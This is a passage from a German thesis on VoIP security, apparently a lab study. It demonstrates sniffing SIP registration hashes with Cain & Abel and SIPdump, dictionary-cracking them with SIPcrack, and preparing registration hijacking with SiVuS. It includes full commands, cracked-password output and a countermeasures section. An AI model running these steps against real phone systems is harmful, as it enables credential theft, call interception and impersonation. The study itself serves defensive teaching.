
Nach dem Starten von Cain & Abel wird der Sniffer mittels zweitem Icon von links gestartet. Der Tab „Sniffer“ wird gewählt und in diesem wiederum den Tab „Passwords“ am unteren Bildschirmrand. Cain & Abel snifft jetzt dauernd das Netzwerk ab, sortiert die empfangenen Daten und kategorisiert sie nach den entsprechenden Diensten.




Sobald Cain & Abel ein MD5 Hashwert ersnifft, wird dieser im Ordner SIP unter Passwords abgelegt. Beim Betrachten des Eintages ist ersichtlich, dass alle zur Registrierung erforderlichen Werte ausser das Passwort im Klartext über das Netzwerk transportiert werden. Dies ermöglicht es einem Angreifer, aus dem MD5 Hashwert das Passwort zurück rechnen zu können, sollten keine sicheren Passwörter verwendet worden sein, was sehr oft der Fall ist. Meistens werden als Passwörter auch gleich die internen Rufnummern verwendet, also alles andere als sichere Passwörter.




Mittels rechter Maustaste >> Send to Cracker, wird dieser Eintrag in den Tab „Cracker“ von Cain & Abel kopiert. Danach wird in den Tab „Cracker“ gewechselt.



Mittels rechter Maustaste >> Dictionary Attack wird der „Angriff“ der Wörterbuch Attacke (Dictionary Attack) eingeleitet.




Im Fenster „Dictionary Attack“ können durch Rechtsklicken mit der Maustaste ins weisse „File“ Feld Wörterlisten (Wordlists) hinzugefügt werden, gegen welche der MD5 Hashwert geprüft werden soll. Solche Wörterlisten sind im Internet sehr verbreitet und können herunter geladen werden. Diese Wörterlisten sind nichts anderes als eine sehr grosse Sammlung von Wörtern und sind meist sogar in sprachregionalen, gross- klein oder gemischter Schreibweise, numerischen, alphanumerischen Varianten erhältlich.



Nach dem Einfügen der gewünschten Wörterlisten wird die Dictionary Attacke gestartet. Zuvor könnten unter „Options“ je nach Konstellation der Wörterlisten noch bestimmte Optionen bezüglich der Suchart ausgewählt werden. So können zum Beispiel folgende Varianten mit in die Suche des Passwortes einbezogen werden:
- Drehe die Wörter in der Wortliste um, so dass auch rückwärts geschriebene Passwörter gefunden werden
- Wandle die Wörter der Wortliste auch alle in Gross- oder Kleinbuchstaben um und vergleiche so
- Teste mit jedem Wort der Wörterliste, ob beim Passwort eine Zahl zwischen 0-99 hinten dran steht
- etc.

Für einen gekrackten Hashwert wird dann auch gleich das entschlüsselte Passwort in Klartext dargestellt. In diesem Beispiel hat der User Agent 4119 das das Passwort „mallorca“. Nach erfolgreicher Suche des Passwortes wird die Attacke automatisch gestoppt.



Ebenfalls wird im Tab „Cracker“ das entschlüsselte Passwort zum entsprechenden Eintrag hinzugefügt.



2.5.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Sniffen der Registrierungsdaten und dem Cracken des Passwortes kann ein Registrations Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit denselben Registrierungsdaten in das Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal geführt. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe, welche beim Angriffsziel rufen sollten. Auch kann er sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden.

Die Möglichkeit denselben Angriff mit einem anderen Tool namens SIPCrack auszuführen zu können, wird nachfolgend aufgezeigt.

<table>
<tr><td>Benennung Angriffe / Analyse:

2.6.1 - SIP Authentication Attack</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x
x</td></tr>
<tr><td>Eingesetztes Tool:

SIPcrack</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://www.remote-exploit.org
Das Tool ist ebenfalls in BackTrack3 enthalten</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
4
4</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

User Agents haben sich je nach Konfiguration des Registrars entweder unauthentisiert oder authentisiert bei diesem anzumelden. Ziel dieses Angriffes ist es, eine Authentifizierung mitzusniffen (mitschneiden), um daraus dann die Registrierungsinformationen ableiten zu können. Die so erworbenen Informationen können für ein Registrations Hijacking verwendet werden, indem der Angreifer ein eigenes Terminal mit den gestohlenen Registrationsdaten ins Netzwerk bringt.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Es müssen zwingend sichere Passwörter verwendet werden. Sichere Passwörter sind keine Wörter, die in einem Dictionary oder Duden vorkommen, auch wenn diese zum Beispiel am Schluss noch mit zwei Zahlen versehen werden (z.Bsp: Spanien08 = UNSICHER!!!).
Sichere Passwörter enthalten Sonderzeichen, Gross- und Kleinschreibung, ergeben keinen Sinn und sind mindestens 8 Zeichen lang. Sichere Passwörter stehen auch nicht auf einem Post-it-Nachrichtenzettel unter dem Telefonie-Terminal oder der PC-Tastatur.

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: TLS und SIP, Kapitel 8.1.4
Siehe Massnahmen: IPSec und SIP, Kapitel 8.1.5</td></tr>
<tr><td colspan="3">Kommentar:

SIPcrack beinhaltet eigentlich 2 Tools, SIPdump und SIPcrack.
SIPdump horcht das Netzwerk nach SIP Registration Requests, also MD5 Hashwerten ab.
SIPcrack führt dann gegen die mit SIPdump gesnifften MD5 Hashwerte die Dictionary Attacke aus, um das Passwort ausfindig zu machen.</td></tr>
</table>

2.6.2 Technik und Funktionsweise

Siehe Kapitel 2.5.2

2.6.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer hört das Netzwerk nach übertragenen MD5 ab. In diesem Beispiel registriert sich gerade User Agent 4119 am Asterisk Proxy Server 10.1.1.101.


Damit der Angreifer die im Netzwerk ausgetauschten MD5 Hashwerte sniffen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Im Terminalfenster von BackTrack3 oder aus Ubuntu wird das Tool mit folgenden Argumenten gestartet:
„sudo sipdump –i eth0 logins.dump

Die Argumente im Einzelnen stehen wie folgt für:

sudo sipdump	Aufruf Tool mit Administratorenrechten
-i eth0	Besagt, über welche Schnittestelle des PC's die Daten gesnifft werden sollen
logins.dump	Ausgabeverzeichnis im Root der ersnifften MD5 Hashwerte

Untenstehender Printscreen zeigt den Aufruf des Tools mit den entsprechenden Argumenten. Zu dieser Zeit der Diplomarbeit war die Existenz von BackTrack3 noch nicht bekannt.



Gesniffte SIP-Registrierungsvorgänge werden laufend im offenen Terminalfenster aufgelistet und im Ausgabeverzeichnis „logins.dump" aktualisiert.

```
stefan@stefan-desktop: ~
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
stefan@stefan-desktop:~$ sudo sipdump -i eth0 logins.dump
[sudo] password for stefan:

SIPdump 0.2  ( MaJoMu | www.codito.de )
-------------------------------------

* Using dev 'eth0' for sniffing
* Starting to sniff with packet filter 'tcp or udp'

* Dumped login from 10.1.1.101 -> 10.1.1.151 (User: '4119')
* Dumped login from 10.1.1.101 -> 10.1.1.151 (User: '4119')
* Dumped login from 10.1.1.101 -> 10.1.1.151 (User: '4119')
```

Im Ausgabeverzeichnis „logins.dump“ werden die gesnifften SIP-Registrierungsvorgänge wie folgt abgelegt: IP-Adresse User Agent, IP-Adresse Registrar, Benutzername User Agent, Name Registrar, SIP URI, Nonce Und der MD5 Hashwert.



Die im Ausgabeverzeichnis „logins.dump“ gespeicherten MD5-Hashwerte werden mit folgendem Befehl der Dictionary Attacke unterzogen:
„sudo sipcrack –w wordlist final.txt logins.dump“

Die Argumente im Einzelnen stehen wie folgt für:

sudo sipcrack	Aufruf Tool mit Administratorenrechten
-w wordlist final.txt	Es soll gegen die Wortliste „wordlist final.txt“ geprüft werden
logins.dump	Ausgabeverzeichnis, wo sich die ersnifften MD5 Hashwerte befinden

Nach dem Starten des Tools werden alle Einträge des Ordners „logins.dump“ aufgelistet. Mittels Eingabe der Nummer (NUM 1-3) kann selektiert werden, welcher Eintrag gekrackt werden soll. Im Beispiel unten wird der zweite Eintrag gewählt. Nach erfolgreichem Cracken des MD5 Hashwertes wird dass Passwort mittels dem Hinweis * Found Password: „PASSWORT“ angezeigt und ebenfalls bei den aufgelisteten Einträgen aktualisiert.

Interessant ist, in welcher Zeit das Tool dieses Passwort gekrackt hat: An 162213. Stelle in der Wörterliste wurde das Passwort entdeckt. Das Tool benötigte nicht mal eine Sekunde um so viele Wörter gegen den MD5-Hashwert durchzurechen!

```
Ubuntu   VMware Remote Console ▾  Devices ▾
stefan@stefan-desktop:~$ sudo sipcrack -w wordlist-final.txt logins.dump

SIPcrack 0.2  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       10.1.1.151      10.1.1.101      4119    13579
2       10.1.1.151      10.1.1.101      4119    c5cdc1b9e2b3a17c653ff8a38fc220e2
3       10.1.1.151      10.1.1.101      4119    ce7e879aaabc5ef63059573502050e79

* Select which entry to crack (1 - 3): 222
* Select which entry to crack (1 - 3): 2

* Generating static MD5 hash... 5a2315a7d580a0c6d7b4509936517f27
* Loaded wordlist: 'wordlist-final.txt'
* Starting bruteforce against user '4119' (MD5: 'c5cdc1b9e2b3a17c653ff8a38fc220e2')
* Tried 162213 passwords in 0 seconds

* Found password: '13579'
* Updating dump file 'logins.dump'... done
stefan@stefan-desktop:~$ sudo sipcrack -w wordlist-final.txt logins.dump

SIPcrack 0.2  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       10.1.1.151      10.1.1.101      4119    13579
2       10.1.1.151      10.1.1.101      4119    13579
3       10.1.1.151      10.1.1.101      4119    ce7e879aaabc5ef63059573502050e79

* Select which entry to crack (1 - 3): 3

* Generating static MD5 hash... 5a2315a7d580a0c6d7b4509936517f27
```

Nach erfolgreichem Cracken der MD-5 Hashwerte werden diese automatisch im Ausgabeverzeichnis „logins.dump“ durch die Passwörter in Klartext (Plaintext) ausgetauscht.



2.6.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Sniffen der Registrierungsdaten und dem Cracken des Passwortes kann ein Registrations Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit denselben Registrierungsdaten ins Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal gemacht. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe, welche beim Angriffsziel rufen sollten. Auch kann er sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden.

<table>
<tr><td>Benennung Angriffe / Analyse:

2.7.1 - Registration Hijacking</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x
x
x</td></tr>
<tr><td>Eingesetztes Tool:

SiVuS</td></tr>
<tr><td>Downloadlink / Quelle des Tools:

http://www.vopsecurity.org</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

3
3
4</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

SiVus ist nur unter Windows lauffähig.
Die Installation ist einfach und menügeführt.
SiVus verfügt über eine ausführliche Bedienungsanleitung mit einigen Beispielen zu dessen Einsatz.</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Registration Hijacking gibt es in verschiedenen Varianten. Üblicherweise ist es das Ziel, die SIP-Registration eines anderen User Agents zu hijacken, so dass alle einkommenden und abgehenden Verbindungen auf dem Terminal des Attackers einlaufen, respektive geführt werden können und der ursprüngliche User Agent (der gehijackte) nicht mehr erreichbar ist.

Weitere Varianten des Hijacken sind:
- Hijacking eines User Agents zu einer ungültigen Destination > DoS (Denial of Service)
- Anrufe des Angriffszieles parallel auf dem Terminal des Angreifers rufen lassen
- Alle ankommenden Anrufe in der Firma auf ein einzigen User Agent umleiten</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

- Zeit des automatischen Registrierungs-Intervalls verkürzen. Terminals haben meist einen Standardwert von 3600 Sekunden. Das heisst, das gehijackte Terminal meldet sich nach Ablauf dieser Zeit wieder automatisch am Registrar an. Bis dahin bleibt das Terminal jeweils ankommend unerreichbar.
- Authentifizierung der User Agent einschalten und mit sicheren Passwörtern arbeiten. Somit ist ein hijacken nur möglich, wenn der Angreifer im Besitze des Passwortes ist.
- TCP für die SIP-Verbindungen verwenden. Somit ist eine verbindungsorientierte Kommunikation zum SIP-Proxy gegeben, in welcher die Pakete durch Sequenznummern gekennzeichnet sind. Ein Hijacken einer solchen Verbindung ist um ein vielfaches erschwerter als eine mit UDP.

Siehe Massnahmen: Authentisierung von SIP-Nachrichten, Kapitel 8.1.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: TLS und SIP, Kapitel 8.1.4
Siehe Massnahmen: IPSec und SIP, Kapitel 8.1.5</td></tr>
<tr><td colspan="3">Kommentar:
SiVuS ist ein mächtiges Tool, das verschiedenste Scanner-Funktionen für verschiedene Protokolle wie SIP, MGCP, H.323 und RTP beinhaltet. Ebenfalls bietet das Tool die Möglichkeit, SIP-Meldungen zu generieren und diese gegen ein Angriffsziel einzusetzen, sowie deren Antwortpakete zu protokollieren.</td></tr>
</table>

2.7.2 Technik und Funktionsweise

Um mit SiVus einen gefälschten (gespooften) Register Request senden zu können, welcher zum Registration Hijacking führt, müssen zuerst mittels eines Netzwerkmonitors die Registrierungsdaten der potentiellen Angriffsziele aufgezeichnet, respektive in Erfahrung gebracht werden. Mit diesen ersnifften Registrations-Daten kann dann in SiVus ein gespoofter Register Request erstellt und abgesendet werden. Je nach gewünschtem Angriff wird die zu sendende Nachricht anders parametrisiert.


Damit der Angreifer die über das Netzwerk gesendeten Registrierungsdaten eines User Agents sniffen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

Dieses Beispiel zeigt ein Registration Hijacking in einem unauthentifizierten Netzwerk auf. Das heisst, die User Agents müssen sich zur Registrierung nicht authentifizieren. Im nächsten Beispiel, Kapitel 2.8.1, wird eine Variante aufgezeigt, wo Registration Hijacking im authentifizierten Netzwerk vollzogen wird.

2.7.3 Ausgangssituation, Ablauf und Bedingungen für Angriff


Der Angreifer ist mit dem Netzwerk verbunden, hat Wireshark gestartet und zeichnet den ganzen Netzwerkverkehr auf. User Agent 4119 startet seinen periodischen Register Request.
Wie zuvor schon einmal geschrieben, registrieren sich die User Agents je nach programmiertem Registrationsintervall (bei vielen Geräteherstellern ist der Standardwert auf 3600 Sekunden eingestellt) immer wieder von neuem beim SIP Proxy Server / Registrar.

Untenstehend ist ein mit Wireshark aufgezeichneter Registrationsvorgang von User Agent 4119 zu sehen. Nebst anderen Informationen wird auch im Message Header die „Contact“ Information dem Registrar übermittelt. Diese Information wird vom SIP-Proxy Server verwendet und ankommende INVITE anfragen (also ankommende Anrufe für User Agent 4119) an die richtige IP-Adresse und somit an den richtigen User Agent weiterleiten zu können.

